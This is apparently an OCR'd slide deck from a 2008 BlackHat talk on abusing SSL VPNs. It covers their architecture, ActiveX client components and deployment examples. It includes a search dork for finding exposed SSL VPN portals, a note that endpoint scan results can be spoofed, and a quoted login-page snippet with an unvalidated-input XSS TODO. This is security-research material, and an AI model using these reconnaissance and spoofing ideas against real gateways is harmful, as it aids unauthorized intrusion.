BlackHat 2008: Leveraging the Edge: Abusing SSL VPNs

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INTREPIDUS GROUP
PROACTIVE SECURITY

Hi, I’m Mike Zusman, CISSP

Past:

- Web Application Developer
- Escalation Engineer @ Whale Communications, Inc (a Microsoft subsidiary)
- Application Security Team @ ADP, Inc

Current:

- Senior Consultant @ Intrepidus Group, Inc.

Agenda


1. Why SSL VPN?
2. SSL VPNs in depth
3. Changing Threat Landscapes
4. Mitigation Techniques/Discussion
5. Closing

Why SSL VPN?

- IPSEC can be complicated
  - Firewall rules
  - Thick Client Installation
  - Not everyone needs full network connectivity
- SSL VPNs make life easier!

Why SSL VPN?

- SSL support (TCP443) is ubiquitous
  - Simplified firewall config
- Security
  - Message Integrity
  - Confidentiality




Why SSL VPN?

- Web Based Client Installation

activex

Why SSL VPN?

- Granular Application Access
  - Enforce Access Control & Policies
  - Application Security



Virtual Office Bookmarks ▾	Host/IP Address	Service	Configure
Adobe Acrobat Reader	192.168.152.100	Terminal Services (RDP5 - Java)	✎ ⊘
Citrix Presentation Server 4.0	192.168.158.100	Citrix (HTTP)	✎ ⊘
FTP	192.168.151.100	File Transfer Protocol	✎ ⊘
Java Fileshares Applet	192.168.152.100\shared\	File Shares Java Applet	✎ ⊘
Microsoft Outlook	192.168.152.100	Terminal Services (RDP5 - ActiveX)	✎ ⊘
Microsoft Word	192.168.152.100	Terminal Services (RDP5 - ActiveX)	✎ ⊘
Outlook Web Access	192.168.151.100/exchange/	Web (HTTP)	✎ ⊘
SSH to Fedora Server	192.168.153.100	Secure Shell Version 2 (SSHv2)	✎ ⊘
Telnet to Fedora Server	192.168.153.100	Telnet	✎ ⊘

Who uses SSL VPNs?


According to research firm Gartner, SSL-VPNs will be the primary remote access method by 2008 for greater than 90 percent of casual employee access, more than three-fourths of contractors and more than two-thirds of business telecommuting employees.

http://www.internetnews.com/security/article.php/3577256/Is+The+End+of+IPsec+Afoot.htm
January 12 2006

.com’s .org’s .gov’s .edu’s

Who uses SSL VPNs?

- Google can tell us
  - inurl: sslvpn
- Universities
  - Documentation is publicly available



7. An Internet Explorer – Security Warning may come up asking "Do you want to install this software?" Select ***Install*** to continue.

Do you want to install this software?

Name: f5InspectionHost.cab


Publisher: F5 Networks

While files from the Internet can be useful, this file type can potentially harm your computer. Only install software from publishers you trust. What's the risk?

Real World Deployments

Example 1:

One-to-one HTTP proxy with SSL support




OWA/Exchange Server (no SSL)
Corporate User goes to http://exchange/owa
Remote user goes to https://sslvpn.company.com/exchange
SSL VPN SERVER (SSL Termination Point)

Real World Deployments

Example 2:


One-to-many HTTP proxy with SSL support




Real World Deployments

Example 3:

Telnet to mainframe



SSL VPNs: What are they made of?




- Web Applications
- HTTP Reverse Proxy

- VPN Client Components
- VPN Server

Web Apps

- SSL VPNs serve their own web applications
  - Client Software Installation & Maintenance
  - Authentication & Credential Management
  - Portal (Application Access)
  - Management/Admin

Web Apps



Username:

Password:

Passcode:

Login Error
Please Try Again


```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
<?
/*
 * TODO: validate $post_url and $client_data for cross site scripting.
 */
?>
<HEAD>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="cache-control" content="no-cache">
<meta http-equiv="cache-control" content="must-revalidate">
```

HTTP Reverse Proxy

- HTTP Filtering and WAF capabilities
  - – URL White Lists
  - – Parameter Inspection
  - – Application Customization


VPN Proxy

- Transforms SSL encrypted non-HTTP data from clients into packets on the network
- Vice Versa



The Client Side

- Management ActiveX
  - Initial Component
  - Installs/Upgrades other components
  - Local Application Launcher



based (TCP, UDP) applications.

- Standard features across all desktop and laptop platforms include split tunneling, compression, activity-based timeouts, and automatic application launching.
- Unlike IPSec VPNs, provides remote access without requiring pre-

http://www.f5.com/pdf/products/firepass-overview-ds.pdf

“After establishing an SSL VPN session, an application can be launched either automatically by the gateway or on-demand by the user by clicking the application icon or link from within a portal.”

http://download.microsoft.com/download/F/0/2/F0229C11-B47E-4002-A444-60207C6E11F5/IAG%202007%20Applicatio

The Client Side

- Security / Policy ActiveX
  - Scans the endpoint for installed/running software AV, FW, etc
  - Sends scan results to server
  - Can be spoofed
  - Cache/Attachment Wiping

The Client Side

- SSL Tunneling
  - Require Administrative Rights
  - Can operate at different layers in the OS: hosts file vs. winsock
  - Browser Sandbox? HA!

The Client Side


- Tunneling
  - SOCKS Proxy
